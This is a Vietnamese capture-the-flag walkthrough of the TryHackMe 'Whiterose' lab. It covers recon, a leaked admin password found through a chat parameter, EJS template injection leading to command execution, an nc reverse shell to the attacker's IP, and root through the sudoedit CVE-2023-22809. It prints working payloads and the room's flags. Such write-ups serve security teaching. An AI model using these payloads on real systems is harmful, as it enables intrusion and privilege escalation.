

Whiterose (TryHackMe-Easy)

-Link: <https://tryhackme.com/room/whiterose>

1. Reconnaissance và Scaning.

-Đầu bài cho chúng ta người dùng và mật khẩu **Olivia Cortez:olivi8** , vì tên đăng nhập có dấu cách nên có thể là tên đăng nhập để truy cập qua 1 trang web nào đó.

-Ta nên biết 1 chút về các cổng được mở tại trang web, sử dụng nmap:

```
nmap -A ip_addr -o nmap.txt
```

-Kết quả:

```
# Nmap 7.95 scan initiated Tue Mar 25 03:05:59 2025 as: /usr/lib/nmap/nmap
--privileged -A -o nmap.txt 10.10.190.47
Nmap scan report for 10.10.190.47
Host is up (0.32s latency).

Not shown: 998 closed tcp ports (reset)

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 b9:07:96:0d:c4:b6:0c:d6:22:1a:e4:6c:8e:ac:6f:7d (RSA)
|   256 ba:ff:92:3e:0f:03:7e:da:30:ca:e3:52:8d:47:d9:6c (ECDSA)
|_  256 5d:e4:14:39:ca:06:17:47:93:53:86:de:2b:77:09:7d (ED25519)
80/tcp    open  http     nginx 1.14.0 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: nginx/1.14.0 (Ubuntu)
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4.15
```

```
OS details: Linux 4.15
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

TRACEROUTE (using port 21/tcp)

HOP	RTT	ADDRESS
-----	-----	---------

1	307.60 ms	10.21.0.1
---	-----------	-----------

2	307.79 ms	10.10.190.47
---	-----------	--------------

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.



```
# Nmap done at Tue Mar 25 03:06:31 2025 -- 1 IP address (1 host up) scanned in 31.89 seconds
```

-Ta biết được là máy đang chạy ubuntu, sử dụng nginx để chạy web và có chạy ssh. Truy cập thử vào http qua firefox.


```
http://ip_addr
```

-Lúc đấy ta sẽ thấy không thể truy cập được, tuy nhiên trên search bar ta thấy browser đã đổi ip nhập vào thành (có thể) tên trang web [cyprusbank.thm](#), thêm địa chỉ ip và tên miền vào /etc/hosts.

-Lúc này ta truy cập được vào trang nhưng tại trang và nguồn trang, ta không thấy gì có thể khai thác được cả.



-Thử xem có robots.txt nhưng không tồn tại trang đó.



-Ta thử xem còn trang web nào khác không bằng brute-force. (Khuyến khích dùng directory-list-2.3-medium.txt của seclists)

```
gobuster dir -u http://cyprusbank.thm -w /usr/share/dirb/wordlists/common.txt -o dircommon.txt
```

-Tuy nhiên ta không tìm được gì cả, index.html là trang hiện tại.

```
/index.html      (Status: 200) [Size: 252]
```

-Ta sẽ thử tìm miền phụ cũng bằng brute-force.

```
gobuster vhost -u http://cyprusbank.thm/ -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -t 64 --append-domain -o subdomain.txt
```

-Ta tìm được subdomain `admin.cyprusbank.thm`, nó redirect ta trực tiếp tới trang login. (Trước đó nhớ thêm tên miền vào /etc/hosts)

Found: admin.cyprusbank.thm Status: 302 [Size: 28] [→ /login]

The screenshot shows a web browser window with the title 'Cyprus National Bank'. The address bar contains 'admin.cyprusbank.thm/login'. The page header includes links for Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. Below the header, the page title is 'Cyprus National Bank | Admin Panel'. A navigation bar at the top right has links for Home, Search, Settings, Messages, and Login. The main content area is a 'Login Page' form with fields for Name and Password, and a 'Login' button. Below the form, a note says 'Customer? This login page is for managers and admins.' followed by a link 'Go to the customer page'.

-Ta sử dụng cặp tên người dung và mật khẩu để bài cho để thử vào trang web. Và chúng ta vào được thật.

The screenshot shows a web browser window with the title 'Cyprus National Bank'. The address bar contains 'admin.cyprusbank.thm'. The page header includes links for Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. Below the header, the page title is 'Cyprus National Bank | Admin Panel'. A navigation bar at the top right has links for Home, Search, Settings, Messages, and Logout. The main content area displays two tables: 'Recent payments' and 'Accounts'. The 'Recent payments' table lists transactions from Terry Colby, Lexa Ferdynand, Hibiki Firmin, Jacqueline Marinos, Marijose Kyoko, Mika Tao, Mara Galya, Maryse Omar, and Lexa. The 'Accounts' table lists accounts for Greg Hikaru, Avrora Arata, Phillip Price, Rene Barnaby, Marijose Kyoko, Zhang Yiming, Markos Alexandra, Kōji Patryk, Kalervo Nigel, Otto Giampiero, and Tomás Bérenger.

Recent payments


From	To	Date	Amount
Terry Colby	NRMR41005233232710	01/11/2019	22640000
Lexa Ferdynand	IXLX09035808566525	02/11/2019	75080000
Hibiki Firmin	BWJL88160344416858	02/11/2019	83700000
Jacqueline Marinos	AYPH77583721419160	03/11/2019	65400000
Marijose Kyoko	DTYJ92114725701808	05/11/2019	19640000
Mika Tao	YKMO40794627980509	06/11/2019	27070000
Mara Galya	DBPU13001429215622	07/11/2019	34111000
Maryse Omar	UDPJ84737026449443	08/11/2019	53970000
Lexa	MWUH09949135242649	09/11/2019	21104400

Accounts

Name	Balance	Phone
Greg Hikaru	\$49.389.308.000	***_***_***
Avrora Arata	\$43.329.700.000	***_***_***
Phillip Price	\$8.137.764.000	***_***_***
Rene Barnaby	\$83.233.700.000	***_***_***
Marijose Kyoko	\$91.888.000.400	***_***_***
Zhang Yiming	\$15.889.500.000	***_***_***
Markos Alexandra	\$80.611.330.700	***_***_***
Kōji Patryk	\$35.988.000.000	***_***_***
Kalervo Nigel	\$34.313.810.800	***_***_***
Otto Giampiero	\$39.117.230.000	***_***_***
Tomás Bérenger	\$15.797.471.000	***_***_***

2. Gaining Access.

-Như ta thấy thì dù đã vào được trang của admin nhưng lại không xem được số điện thoại của Tyrell. Ta cần phải tìm cách nâng quyền của ta lên.



The screenshot shows a web browser window with the title 'Cyprus National Bank' and the URL 'admin.cyprusbank.thm/search?name=Tyrell'. The page is titled 'Account Search' and contains a search bar with the placeholder 'Search a name' and a 'Search' button. Below the search bar is a table with three columns: 'Name', 'Balance', and 'Phone'. The table has one row for 'Tyrell Wellick' with a balance of '\$20.855.900.000' and a phone number that is mostly redacted with asterisks. At the bottom of the page, there is a navigation bar with links for Home, Search, Settings, Messages, and Logout.

Name	Balance	Phone
Tyrell Wellick	\$20.855.900.000	***_***_***

-Ta để ý tại trang tin nhắn chung thì lại có 1 tham số "c" trên query.

The screenshot shows a web browser window titled "Cyrus National Bank" with the URL "admin.cyprusbank.thm/messages/?c=5". The page header includes links for "Home", "Search", "Settings", "Messages", and "Logout". Below the header is a "Cyprus National Bank | Admin Panel" section. A central box displays a "Cyprus National Bank - Admin Chat" log. The log shows the following messages:

```
Gayle Bev: Developers implemented this new messaging feature that I suggested! What you guys think?  
Greger Ivayla: Looks really cool!  
Jemmy Laurel: Hey have you guys seen Mrs. Jacobs recently??  
Olivia Cortez: No she hasn't been around for a while  
Jemmy Laurel: Oh, is she OK?
```

At the bottom of the chat box is a blue-bordered input field with the placeholder "Enter a message".

-Ta sẽ thử đổi tham số "c" về 0, nó cho ta 1 đoạn tin nhắn khá là thú vị.

The screenshot shows a web browser window titled "Cyrus National Bank" with the URL "admin.cyprusbank.thm/messages/?c=0". The page header includes links for "Home", "Search", "Settings", "Messages", and "Logout". Below the header is a "Cyprus National Bank | Admin Panel" section. A central box displays a "Cyprus National Bank - Admin Chat" log. The log shows the following messages:

```
DEV TEAM: Thanks Gayle, can you share your credentials? We need privileged admin account for testing  
Gayle Bev: Of course! My password is 'p~]P@5!6;rs558:q'  
DEV TEAM: Alright we are trying to implement chat history, everything should be ready in week or so  
Gayle Bev: That's nice to hear!  
Gayle Bev: Developers implemented this new messaging feature that I suggested! What you guys think?  
Greger Ivayla: Looks really cool!  
Jemmy Laurel: Hey have you guys seen Mrs. Jacobs recently??  
Olivia Cortez: No she hasn't been around for a while  
Jemmy Laurel: Oh, is she OK?
```

At the bottom of the chat box is a blue-bordered input field with the placeholder "Enter a message".

-Thử đăng nhập với **Gayle Bev:p~]P@5!6;rs558:q**, ta đã vào được với tư cách là anh chàng này, đồng thời giờ ta có quyền xem số điện thoại của Tyrell. Trả lời cho câu hỏi số điện thoại của anh ấy là bao nhiêu.

Cyprus National Bank | Admin Panel

Home Search Settings Messages Logout

Name	Balance	Phone
Tyrell Wellick	\$20,855,900.000	842-029-5701

Account Search

Search a name

Search

Name	Balance	Phone
Tyrell Wellick	\$20,855,900.000	842-029-5701

-Bây giờ ta đã có quyền để vào trang settings, có vẻ trang này cho phép ta thay đổi mật khẩu của người dùng, ta sẽ thử thay đổi mật khẩu của tài khoản **DEV TEAM** .

Cyprus National Bank | Admin Panel

Home Search Settings Messages Logout


Customer Settings

Enter a customer name
DEV TEAM

Enter a new password

Save

-Ta có thể làm như vậy thật, bây giờ ta sẽ thử đăng nhập bằng tài khoản **DEV TEAM** , nhưng không thể. Có lẽ trang đó chỉ có thể thay đổi mật khẩu của người dùng. Tuy nhiên ta thấy mật khẩu thay đổi lại được đưa ngược trở về trang setting, ta có thể áp dụng lỗ hổng như XSS hay SSTI.



Customer Settings

Password updated to '12345679'

Enter a customer name

Enter a new password

Save

-Trước tiên ta cần phải biết yêu cầu POST tại trang thay đổi mật khẩu nhận những tham số nào, ta dùng burpsuite. Không có gì đặc biệt cả.

Request	Response
<pre> 1 POST /settings HTTP/1.1 2 Host: admin.cyprusbank.thm 3 Content-Length: 26 4 Cache-Control: max-age=0 5 Accept-Language: en-US,en;q=0.9 6 Origin: http://admin.cyprusbank.thm 7 Content-Type: application/x-www-form-urlencoded 8 Upgrade-Insecure-Requests: 1 9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36 10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 11 Referer: http://admin.cyprusbank.thm/settings 12 Accept-Encoding: gzip, deflate, br 13 Cookie: connect.sid=s%3Ac-Ou8a2awN4PSjKkQaxAU9BYSR2Myz6.OuCow9G01H]APKSS55h7%2F3Q0xeAsvhilDkOrqSD51KBA 14 Connection: keep-alive 15 16 name=DEV+TEAM&password=123 </pre>	<pre> 1 HTTP/1.1 200 OK 2 Server: nginx/1.14.0 (Ubuntu) 3 Date: Tue, 25 Mar 2025 08:50:33 GMT 4 Content-Type: text/html; charset=utf-8 5 Connection: keep-alive 6 X-Powered-By: Express 7 ETag: W/"831-FrSgdwWHBq7LlI9tRNK4H0u0Eg" 8 Content-Length: 2097 9 10 <!DOCTYPE html> 11 <html lang="en"> 12 <head> 13 <meta charset="UTF-8"> 14 <meta name="viewport" content="width=device-width, initial-scale=1"> 15 <!--<link href="global.css" rel="stylesheet">--> 16 <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet" integrity="sha384-SndCyUaIbzAi2fUVXJiOCjmCapSm07SnpJef0486qhLnuZ2cedeRh002iuK6FUUVM" crossorigin="anonymous"> 17 18 <title> 19 Cyprus National Bank 20 </title> 21 </head> 22 <body> 23 <nav class="navbar navbar-expand navbar-dark bg-dark p-3"> 24 <div class="container"> 25 <h3 class="navbar-brand"> 26 Cyprus National Bank Admin Panel 27 </h3> 28 <ul class="navbar-nav"> 29 <li class="nav-item"> 30 31 Home 32 33 34 <li class="nav-item"> 35 36 Logout 37 38 39 40 </div> 41 </nav> 42 <div class="container"> 43 <h1>Customer Settings</h1> 44 <p>Password updated to '12345679'</p> 45 <form> 46 <div> 47 <label>Enter a customer name</label> 48 <input type="text" value=""/> 49 </div> 50 <div> 51 <label>Enter a new password</label> 52 <input type="password" value=""/> 53 </div> 54 <div> 55 <button type="button" style="background-color: #000; color: white; padding: 5px; border: none; font-weight: bold; width: 100%; ">Save</button> 56 </div> 57 </form> 58 </div> 59 </body> 60 </html> </pre>

-Tuy nhiên nếu như mà ta thay đổi tham số, tức là thay vì `password` thì ta để `pass` thì ta phát hiện ra có một đoạn `ejs(Embedded JavaScript templates)` trong trang đó.

Request	Response
Pretty Raw Hex	Pretty Raw Hex Render
1 POST /settings HTTP/1.1 2 Host: admin.cyprusbank.thm 3 Content-Length: 22 4 Cache-Control: max-age=0 5 Accept-Language: en-US,en;q=0.9 6 Origin: http://admin.cyprusbank.thm 7 Content-Type: application/x-www-form-urlencoded 8 Upgrade-Insecure-Requests: 1 9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36 10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 11 Referer: http://admin.cyprusbank.thm/settings 12 Accept-Encoding: gzip, deflate, br 13 Cookie: connect.sid=s%3Ac-0uBa2awN4PSjKkQaquot;AUA98YSR2Myz6.0uCow9G01HjAPKS55h7%2F300xeAsvhilDk0rqSD51K8A 14 Connection:keep-alive 15 16 name=DEV+TEAM&pass=123	HTTP/1.1 500 Internal Server Error Server: nginx/1.14.0 (Ubuntu) Date: Tue, 25 Mar 2025 08:54:00 GMT Content-Type: text/html; charset=utf-8 Content-Length: 1632 Connection: keep-alive X-Powered-By: Express Content-Security-Policy: default-src 'none' X-Content-Type-Options: nosniff <!DOCTYPE html> <html lang="en"> <head> <meta charset="utf-8"> <title> Error </title> </head> <body> <pre> ReferenceError: /home/web/app/views/settings.ejs:14 <div class="alert alert-info mb-3"><!-- message --></div> <% if (password != -1) { %> <14 <% if (typeof error != <% undefined%>) { %> password is not defined at eval ("/home/web/app/views/settings.ejs":27:8) at settings (/home/web/app/node_modules/ejs/lib/ejs.js:692:17) at tryHandleCache (function (request, response) { var parsed = parseCookieString(request); var session = sessions.get(parsed.sessionId); if (session) { var user = sessions.get(parsed.sessionId).user; if (user) { var userObj = user.toObject(); userObj.id = parsed.sessionId; response.cookie('user', JSON.stringify(userObj)); } else { response.cookie('user', null); } } else { response.cookie('user', null); } })(req, res);

- Sau khi đã biết được trang đã sử dụng ejs để xử lý mật khẩu, ta thử nhét 1 đoạn payload vào đó. Sau 1 hồi tìm kiếm (Và đọc khá nhiều writeup), ta tìm được payload mong muốn

-link: <https://github.com/mde/ejs/issues/735>

```
name=DEV+TEAM&password=123&settings[view options][client]=true&settings[view options][escapeFunction]=1;return global.process.mainModule.constructor._load('child_process').execSync('command_line');
```

```

Request
Pretty Raw Hex
1 POST /settings HTTP/1.1
2 Host: admin.cyphusbank.thm
3 Content-Length: 187
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://admin.cyphusbank.thm
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://admin.cyphusbank.thm/settings
12 Accept-Encoding: gzip, deflate, br
13 Cookie: connect.sid=s%3AzdbqlIHqk1bTQm0UG4ayIdxK2ZTGry5k.3s7h3rspD91Ep%2FsolAXwT7J15xw68laFzoXPJkV0j
14 Connection: keep-alive
15
16 name=DEV+TEAM&password=123&settings[view_options][client]=true&settings[view_options][escapeFunction]=1;return
global.process.mainModule.constructor._load('child_process').execSync('id');

```

```

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: nginx/1.14.0 (Ubuntu)
3 Date: Tue, 25 Mar 2025 09:06:08 GMT
4 Content-Type: application/octet-stream
5 Content-Length: 45
6 Connection: keep-alive
7 X-Powered-By: Express
8 ETag: W/"2d-Twfcs7XG2twwx8ZotyKWtzKA"
9
10 uid=1001(web) gid=1001(web) groups=1001(web)
11

```

-Vì đã có các để inject câu lệnh vào, ta tạo 1 reverse shell để tiện hơn cho việc nhập câu lệnh:

- Câu lệnh sử dụng:

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc your_ip_addr port >/tmp/f
```

- Máy của chúng ta:

```
nc -lvp 6969
```

```
name=DEV+TEAM&password=123&settings[view_options][client]=true&settings[view_options][escapeFunction]=1;return
global.process.mainModule.constructor._load('child_process').execSync('rm+/tmp/f%3b
mkfifo+/tmp/f%3bcat+/tmp/f|/bin/sh+-i+2%261|nc+10.21.123.145+>/tmp/f');
```

```
(lol㉿kali)-[~/Desktop/whiterose] ✓ form-urlencoded
$ nc -lvp 6969
listening on [any] 6969 ...
connect to [any] 6969 ...
/bin/sh: 0: can't access tty; job control turned off
$ [REDACTED]
```

*Lưu ý là phải encode bằng url trước khi gửi payload.

-Sau khi vào được, ta kiểm tra thư mục nhà thì chỉ có 1 user duy nhất là **web**, vậy nên chắc chắn user.txt sẽ nằm trong thư mục của user này. Thật vậy.

```
web@cyprusbank:/home$ ls
ls
web
web@cyprusbank:/home$ cd web
cd web
web@cyprusbank:~$ ls
ls
app user.txt
web@cyprusbank:~$ cat user.txt
cat user.txt
THM{4lways_upd4te_uR_d3p3nd3nc!3s}
web@cyprusbank:~$
```

3. Maintaining Access.

-Về mặt cơ bản thì user `web` là user duy nhất của máy này nên có lẽ chỉ còn cách là tìm được mật khẩu để vào thông qua ssh hoặc lấy được file `id_rsa`, trong trường hợp này thì không có nên ta sẽ đi thẳng đến bước leo thang đặc quyền.

4. Privilege Escalation.

-Đầu tiên, ta thử lệnh `sudo -l`, ta sẽ thấy được là ta có thể sử dụng lệnh `sudoedit` lên file `/etc/nginx/sites-available/admin.cyprusbank.thm` với quyền của root mà không cần mật khẩu.

```
web@cyprusbank:~$ sudo -l
sudo -l
Matching Defaults entries for web on cyprusbank:
  env_keep+="LANG LANGUAGE LINGUA LC_* _XKB_CHARSET", env_keep+="XAPPLRESDIR
  XFILESEARCHPATH XUSERFILESEARCHPATH",
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
  mail_badpass
User web may run the following commands on cyprusbank:
  (root) NOPASSWD: sudoedit /etc/nginx/sites-available/admin.cyprusbank.thm
web@cyprusbank:~$
```

-Ta kiểm tra version của `sudoedit`, ta thấy nó thuộc version 1.9.12p1, phiên bản này và cũ hơn dính phai [CVE-2023-22809](#).

```
web@cyprusbank:~/app$ sudoedit -V
sudoedit -V
Sudo version 1.9.12p1
Sudoers policy plugin version 1.9.12p1
Sudoers file grammar version 48
Sudoers I/O plugin version 1.9.12p1
Sudoers audit plugin version 1.9.12p1
```

-Về cơ bản, lỗ hổng này cho phép ta bỏ qua ràng buộc và đọc hay chỉnh sửa bất kì file nào tại biến **EDITOR** của môi trường, ta thêm biến môi trường **EDITOR** bằng **export**.

```
export EDITOR='vi -- /root/root.txt'
```

-Tiếp theo, ta chạy lệnh.

```
sudo sudoedit /etc/nginx/sites-available/admin.cyprusbank.thm
```

-Mặc dù lệnh được chạy yêu cầu chỉnh sửa file **admin.cyprusbank.thm**, nhưng do lỗ hổng nên ta lại xem được file **root.txt** do biến EDITOR.



-Bạn có thể tham khảo thêm thông tin của lỗ hổng tại link:

<https://www.synacktiv.com/sites/default/files/2023-01/sudo-CVE-2023-22809.pdf>